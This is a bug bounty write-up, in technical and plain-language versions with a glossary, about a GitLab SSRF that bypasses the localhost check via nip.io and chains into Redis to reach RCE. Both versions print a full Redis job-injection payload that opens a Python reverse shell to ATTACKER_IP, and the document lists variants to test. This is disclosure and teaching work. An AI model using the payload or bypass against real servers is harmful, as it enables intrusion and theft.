How I Discovered Blind SSRF in GitLab Leading to Localhost Access and RCE
GitLab's project import feature allowed server-side requests to localhost, bypassing protections, and this SSRF could be chained to reach an internal Redis instance and achieve remote code execution. An attacker could execute arbitrary system commands on the server.

Bug Bounty
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
GitLab's project import feature lets a user create a new project from an existing Git repository by supplying a URL in the Git repository URL field, reachable at /projects/new#import_project. GitLab takes that URL and tries to clone it. The question behind this research was simple: what happens if the URL points at [redacted]? Does GitLab block it, or does it just go?

The write-up is titled around CVE-2025-12073 and describes a chain that starts as an SSRF and ends in remote code execution (RCE) inside GitLab.
Setup
Testing was done against a local GitLab instance started as a container, with a listener on the same host to observe any request GitLab made to localhost. The tools used were Docker, a shell inside the container, and netcat. Burp Suite was used later to intercept and modify a request. A Redis server listening on [redacted]:6379 was set up following GitLab's own documentation on configuring Redis.
Finding it
The starting point was the import field at /projects/new#import_project. The direct approach, http://[redacted], was blocked as expected: a check was in place stopping direct requests to localhost.
Exploitation
Step 1: bypass with nip.io
The first bypass used nip.io, a service that turns any IP address placed in front of its domain into a DNS answer pointing to that same IP:
127.0.0.1.nip.io -> resolves to [redacted]
The nip.io hostname resolves to [redacted], and the request reached localhost.
Step 2: start a GitLab container
docker run --detach --hostname gitlab.example.com \--publish 443:443 --publish 80:80 --publish 22:22 \--name gitlab gitlab/gitlab-ce:latest
This runs GitLab Community Edition in a container named gitlab, publishing HTTPS, HTTP and SSH ports.
Step 3: open a shell and start a listener
docker exec -it gitlab /bin/bashapt update && apt install -y netcatnc.openbsd -llvp 12345

This enters the container, installs netcat and starts a listener on port 12345 so that any request GitLab makes to localhost can be observed.
Step 4: submit the URL
The Git repository URL field was given the nip.io address. The listener caught the connection: GitLab made a real request to localhost, confirming the SSRF.
Step 5: two rejections before it stuck
The first report had no listener proof and was closed as Informative. The second attempt was closed as a Duplicate of the researcher's own first report. On the third try the full proof was included, the listener setup and a video, and that is what got the team to reopen it.
Step 6: the question that mattered most
About a month in, the security team asked whether the researcher had tried turning off the outbound request settings:
- Allow requests to the local network from webhooks and integrations
- Allow requests to the local network from system hooks
If the bug still worked with both off, it was not a setup problem on the tester's side but a real product bug. Both were turned off and the same payload was tried again. The listener still caught the request, so the bug worked even with every admin protection turned off.
Step 7: no bypass needed at all
Further testing showed the Git repository URL field accepts direct localhost addresses, with no nip.io trick at all. This meant the application, or something it calls such as git or gitaly, was opening a direct connection to the loopback address on its own. It also meant the issue was not limited to self-hosted installations: it affected gitlab.com itself.
Step 8: from SSRF to RCE
GitLab uses Redis internally to manage background jobs through Sidekiq. The researcher remembered an earlier HackerOne report by @jobert that chained a similar SSRF into a Redis service, and used that idea here, reaching Redis through the same SSRF access.
- Following GitLab's docs, a Redis server was set up listening on
[redacted]:6379. - Signed in, created a project, and went to Settings -> Repository -> Mirroring repositories.
- Added a mirror repository, caught the POST request with Burp Suite, and changed the
project[remote_mirrors_attributes][0][url]parameter to a payload that talks to Redis directly and pushes a fake job into thesystem_hook_pushqueue. That job tellsGitlabShellWorkerto runclass_eval, which runs a small Python script to open a reverse shell (payload style based on the earlier public report):
git: multi sadd resque:gitlab:queues system_hook_push lpush resque:gitlab:queue:system_hook_push "{\"class\":\"GitlabShellWorker\",\"args\":[\"class_eval\",\"open(\'|/usr/bin/python3 -c \\\\\'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\\\"ATTACKER_IP\\\",8000));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\\\"/bin/sh\\\",\\\"-i\\\"]);\\\\\'\').read\"],\"retry\":3,\"queue\":\"system_hook_push\",\"jid\":\"ad52abc5641173e217eb2e52\",\"created_at\":1513714403.8122594,\"enqueued_at\":1513714403.8129568}" exec
- A POST request was sent to
/{username}/{project_name}/mirror/update_now?sync_remote=trueto trigger the mirror action. - Result: a reverse shell on the researcher's own server.
This proved the SSRF was not just a blind, low-impact bug. It could chain all the way to full remote code execution if an internal service like Redis was not locked down properly.
Root cause
The report does not describe the code change or the exact validation logic. What it shows is that the Git repository URL field performed a check that blocked the literal [redacted] but did not stop a hostname resolving to loopback (nip.io), and that in later testing it accepted direct localhost addresses at all. The bug still worked with both outbound request settings disabled. The RCE leg depends on Redis being reachable on loopback and accepting commands from the SSRF, which is why the report frames it as conditional on an internal service not being locked down.
Impact
An attacker can execute arbitrary system commands on the server, which exposes access to all git repositories, database, and potentially other secrets that may be used to escalate this further. The SSRF itself affected gitlab.com as well as self-hosted instances. The RCE step required an internal service such as Redis to be reachable and not properly restricted.

Fix
The report does not state what was changed.
Variants to test
- Submit a hostname that resolves to loopback (for example a wildcard DNS service) in any field that causes the server to fetch a URL. A positive result is a connection arriving at a listener you control on the target's localhost.
- Submit a literal loopback address directly in the same field. A positive result is the same listener hit without any DNS trick.
- Disable every outbound request restriction the product offers and repeat both tests. A positive result is that the request still arrives, showing the restriction does not cover the vulnerable path.
- Point the SSRF at an internal Redis instance and try to push a job into a background worker queue. A positive result is a callback to your listener from a command executed by the worker.
What happened, in plain words
A security researcher was looking at a feature in GitLab, a website where teams store and manage their code. GitLab has a button that lets you create a new project by copying an existing code repository from somewhere else. You paste a web address (a URL) into a box, and GitLab goes off and fetches that code for you.
The researcher asked a simple question: what if I paste an address that points at the server itself, the machine GitLab is running on? If GitLab happily fetches from there, then anyone using the site can make the server talk to itself, and possibly to other services that are only supposed to be reachable from inside.
That kind of bug is called SSRF, short for server-side request forgery. Think of it like a hotel concierge who will fetch anything you ask for. Normally the concierge fetches things from outside the hotel. SSRF is when you trick the concierge into walking into the staff-only back rooms and bringing back what is there, because he trusts your note and does not check where it points.
In this case the researcher found that GitLab did block the obvious version of the trick, but not a slightly disguised one. Later he found it did not even need disguising. And then he went further: he reached an internal service called Redis and made the server run his own commands. That final step is called remote code execution, or RCE: running your code on someone else's machine.
Below is the whole story, step by step, with every command and payload explained in plain words.
The starting point: the import feature
GitLab's project import feature lets you create a new project from an existing Git repository by supplying a URL in the Git repository URL field. You reach it at /projects/new#import_project. A Git repository is just a folder of code with a history of every change, and GitLab can copy one in for you when you start a new project.
The question behind the research was simple: what happens if the URL points at [redacted]? That address is special. It always means "this same computer", no matter which computer you type it on. It is called the loopback address, or localhost. If you tell your own browser to go to [redacted], it talks to your own machine, not to the internet.
So the researcher tried the direct approach first: http://[redacted]. It was blocked, as expected. There was a check in place stopping direct requests to localhost. That check is like a bouncer at the door who has a list of banned names and turns away anyone called "localhost".
The first bypass: nip.io
A check that only looks at the literal text [redacted] can be walked past if you use a different name that still ends up at the same place. That is where nip.io comes in. It is a free service that turns any IP address you put in front of its domain into a DNS answer pointing to that same IP.
DNS is the internet's phone book: it turns names like example.com into the numeric addresses computers actually use. nip.io is a phone book entry that says "whatever number you wrote before my name, that is the number". So:
127.0.0.1.nip.io -> resolves to [redacted]
Read that line as: the name on the left, when looked up in the phone book, gives the number on the right. The bouncer sees a name that is not on the banned list, lets it through, and the visitor still ends up at the same back door.
Setting up a test lab
To prove the bug, the researcher needed a GitLab of his own to break, plus a way to see any request GitLab made to its own localhost. The tools were Docker (a way to run software in a sealed box called a container), a shell inside that container, and netcat (a small program that listens for network connections). Burp Suite, a tool that lets you pause and edit web requests before they are sent, was used later. A Redis server listening on [redacted]:6379 was set up following GitLab's own documentation on configuring Redis.
Step 1: start a GitLab container
docker run --detach --hostname gitlab.example.com \--publish 443:443 --publish 80:80 --publish 22:22 \--name gitlab gitlab/gitlab-ce:latest
Line by line:
docker runtells Docker to start a new container from an image, which is a pre-packed copy of software.--detachmeans run it in the background, so you get your command prompt back.--hostname gitlab.example.comgives the container a name it will use for itself.--publish 443:443,--publish 80:80and--publish 22:22connect ports on your computer to ports inside the container. Ports are numbered doors a service listens on: 443 is normally encrypted web traffic (HTTPS), 80 is plain web traffic (HTTP), and 22 is SSH, the secure remote login protocol.--name gitlabgives the container the nicknamegitlab, so later commands can refer to it.gitlab/gitlab-ce:latestis the image to run: GitLab Community Edition, the free version, at its latest release.
Step 2: open a shell and start a listener
docker exec -it gitlab /bin/bashapt update && apt install -y netcatnc.openbsd -llvp 12345
This block is three commands run one after another inside the container:
docker exec -it gitlab /bin/bashopens an interactive shell inside the runninggitlabcontainer.-itmeans interactive terminal, and/bin/bashis the shell program to run.apt update && apt install -y netcatrefreshes the list of installable software and installs netcat, the listening tool.-yanswers yes to any prompt.nc.openbsd -llvp 12345starts netcat in listening mode on port 12345. The flags mean listen, listen again after a connection, be verbose (print what happens), and use the given port.
Why this step: a listener is like leaving a phone off the hook and recording who calls. If GitLab really reaches localhost, the listener will show the connection arrive. Without that, you only have a guess.
Step 3: submit the URL
The Git repository URL field was given the nip.io address. The listener caught the connection: GitLab made a real request to localhost, confirming the SSRF.
Two rejections before it stuck
The first report had no listener proof and was closed as Informative. In bug bounty terms, a report is the write-up you send to the company; Informative means the team read it but decided it was not a security issue worth acting on. The second attempt was closed as a Duplicate of the researcher's own first report, meaning the system treated it as a repeat of something already filed. On the third try the full proof was included, the listener setup and a video, and that is what got the team to reopen it.
The question that mattered most
About a month in, the security team asked whether the researcher had tried turning off the outbound request settings:
- Allow requests to the local network from webhooks and integrations
- Allow requests to the local network from system hooks
These are admin switches in GitLab. A webhook is an automatic message one system sends to another when something happens, for example "a new commit was pushed". An integration is a connection to an outside service. A system hook is the same idea at the whole-server level.
The team's point was: if the bug only works because your test machine is set up loosely, it is your problem. If it still works with every protection switched off, it is a real product bug. Both were turned off and the same payload was tried again. The listener still caught the request, so the bug worked even with every admin protection turned off.
It got worse: no bypass needed at all
Further testing showed the Git repository URL field accepts direct localhost addresses, with no nip.io trick at all. This meant the application, or something it calls such as git or gitaly, was opening a direct connection to the loopback address on its own. Git is the version control program underneath; Gitaly is GitLab's own service that runs git operations for it.
It also meant the issue was not limited to self-hosted installations: it affected gitlab.com itself, the hosted service everyone uses. Self-hosted means you run the software on your own machines; gitlab.com is the version the company runs for all its customers.
From SSRF to RCE
An SSRF bug is already bad, but the researcher wanted to know: can it go further? GitLab uses Redis internally to manage background jobs through a program called Sidekiq. Redis is an in-memory database, a very fast store that keeps data in the computer's memory rather than on disk. Sidekiq is the queue manager: it holds a list of jobs to do later, and workers pick them up and run them. A queue is exactly what it sounds like, a line of tasks waiting their turn.
The researcher remembered an earlier HackerOne report by @jobert that chained a similar SSRF into a Redis service, and used that idea here, reaching Redis through the same SSRF access. HackerOne is a bug bounty platform where researchers report bugs to companies.
- Following GitLab's docs, a Redis server was set up listening on
[redacted]:6379. Port 6379 is Redis's usual door. - Signed in, created a project, and went to Settings -> Repository -> Mirroring repositories. Mirroring means GitLab keeps a copy of a repository in sync with another location, so it regularly fetches from a URL you give it. That is another feature that makes the server fetch a URL for you.
- Added a mirror repository, caught the POST request with Burp Suite, and changed the
project[remote_mirrors_attributes][0][url]parameter to a payload that talks to Redis directly and pushes a fake job into thesystem_hook_pushqueue. A POST request is the kind a browser sends when you submit a form; Burp Suite lets you freeze it, edit a field, and send it on.
git: multi sadd resque:gitlab:queues system_hook_push lpush resque:gitlab:queue:system_hook_push "{\"class\":\"GitlabShellWorker\",\"args\":[\"class_eval\",\"open(\'|/usr/bin/python3 -c \\\\\'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\\\"ATTACKER_IP\\\",8000));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\\\"/bin/sh\\\",\\\"-i\\\"]);\\\\'\').read\"],\"retry\":3,\"queue\":\"system_hook_push\",\"jid\":\"ad52abc5641173e217eb2e52\",\"created_at\":1513714403.8122594,\"enqueued_at\":1513714403.8129568}" exec
- It starts with
git: multi, which is the beginning of a conversation in Redis's own command language. Redis reads commands as plain text lines, so if you can make a server send text to Redis, you can give Redis orders. sadd resque:gitlab:queues system_hook_pushadds the namesystem_hook_pushto a set (a list with no duplicates) of queues GitLab knows about. In other words, it registers a queue calledsystem_hook_push.lpush resque:gitlab:queue:system_hook_push "..."pushes a job onto that queue. The quoted part is the job itself, written as JSON, a common text format for structured data.- Inside the JSON,
"class":"GitlabShellWorker"names the worker class that will handle the job, and"args":["class_eval", ...]tells it which method to call and with what argument.class_evalis a Ruby method that runs a string as code, which is the dangerous part: the job is not just data, it is instructions. - The argument opens a pipe to
/usr/bin/python3and runs a small Python script. That script creates a network connection back toATTACKER_IPon port 8000, attaches the shell's input and output to that connection, and starts/bin/sh -i, an interactive shell. This is a reverse shell: instead of you connecting to the victim, the victim connects back to you. - The trailing
execis part of the Redis interaction.
- A POST request was sent to
/{username}/{project_name}/mirror/update_now?sync_remote=trueto trigger the mirror action. - Result: a reverse shell on the researcher's own server.
This proved the SSRF was not just a blind, low-impact bug. Blind means you cannot see the response, only infer that a request happened; low-impact means it seems harmless on its own. It could chain all the way to full remote code execution if an internal service like Redis was not locked down properly.
Root cause
The report does not describe the code change or the exact validation logic. What it shows is that the Git repository URL field performed a check that blocked the literal [redacted] but did not stop a hostname resolving to loopback (nip.io), and that in later testing it accepted direct localhost addresses at all. The bug still worked with both outbound request settings disabled. The RCE leg depends on Redis being reachable on loopback and accepting commands from the SSRF, which is why the report frames it as conditional on an internal service not being locked down.
Impact
An attacker can execute arbitrary system commands on the server, which exposes access to all git repositories, database, and potentially other secrets that may be used to escalate this further. The SSRF itself affected gitlab.com as well as self-hosted instances. The RCE step required an internal service such as Redis to be reachable and not properly restricted.
Fix
The report does not state what was changed. In plain terms: check where the address actually leads, not just how it is spelled.
Variants to test
- Submit a hostname that resolves to loopback (for example a wildcard DNS service) in any field that causes the server to fetch a URL. A positive result is a connection arriving at a listener you control on the target's localhost.
- Submit a literal loopback address directly in the same field. A positive result is the same listener hit without any DNS trick.
- Disable every outbound request restriction the product offers and repeat both tests. A positive result is that the request still arrives, showing the restriction does not cover the vulnerable path.
- Point the SSRF at an internal Redis instance and try to push a job into a background worker queue. A positive result is a callback to your listener from a command executed by the worker.
Glossary
- API: a defined way for one piece of software to ask another to do something, like a menu of requests a program accepts.
- Blind SSRF: an SSRF where you cannot see the response, only tell that a request was made.
- Bug bounty: a programme where companies pay researchers for reporting security bugs.
- Burp Suite: a tool that lets you pause, inspect and edit web requests before they are sent.
- Container: a sealed, self-contained copy of software and its dependencies, run by Docker.
- CVE: a public identifier for a known security vulnerability.
- DNS: the internet's phone book, turning names into numeric addresses.
- Docker: software for building and running containers.
- Duplicate: a report closed because the same issue was already filed.
- Git: the version control program that tracks changes to code.
- Gitaly: GitLab's own service that runs git operations for it.
- GitLab: a website and service for hosting and managing code repositories.
- HackerOne: a bug bounty platform where researchers report bugs to companies.
- Informative: a report closed as not being a security issue worth acting on.
- Integration: a connection between one system and an outside service.
- JSON: a common text format for structured data.
- Listener: a program that waits for incoming network connections and records them.
- Localhost / loopback: the address
[redacted], which always means the same computer. - Netcat: a small program that can listen for or make network connections.
- nip.io: a free DNS service that turns any IP address placed before its domain into an answer pointing to that IP.
- Port: a numbered door a service listens on, such as 80 for HTTP, 443 for HTTPS, 22 for SSH, 6379 for Redis.
- POST request: the kind of web request a browser sends when submitting a form.
- Queue: a line of tasks waiting to be processed.
- RCE (remote code execution): running your own commands on someone else's machine.
- Redis: a very fast in-memory database often used to hold queues and caches.
- Reverse shell: a shell where the victim machine connects back to the attacker.
- Self-hosted: software you run on your own machines rather than using the vendor's hosted service.
- Shell: a program that lets you type commands for the computer to run.
- Sidekiq: the queue manager GitLab uses to run background jobs.
- SSH: the secure protocol for logging into another computer remotely.
- SSRF (server-side request forgery): tricking a server into making a request to a destination of your choosing, including places only it can reach.
- URL: a web address.
- Webhook: an automatic message one system sends to another when something happens.
- Worker: a background program that picks jobs off a queue and runs them.




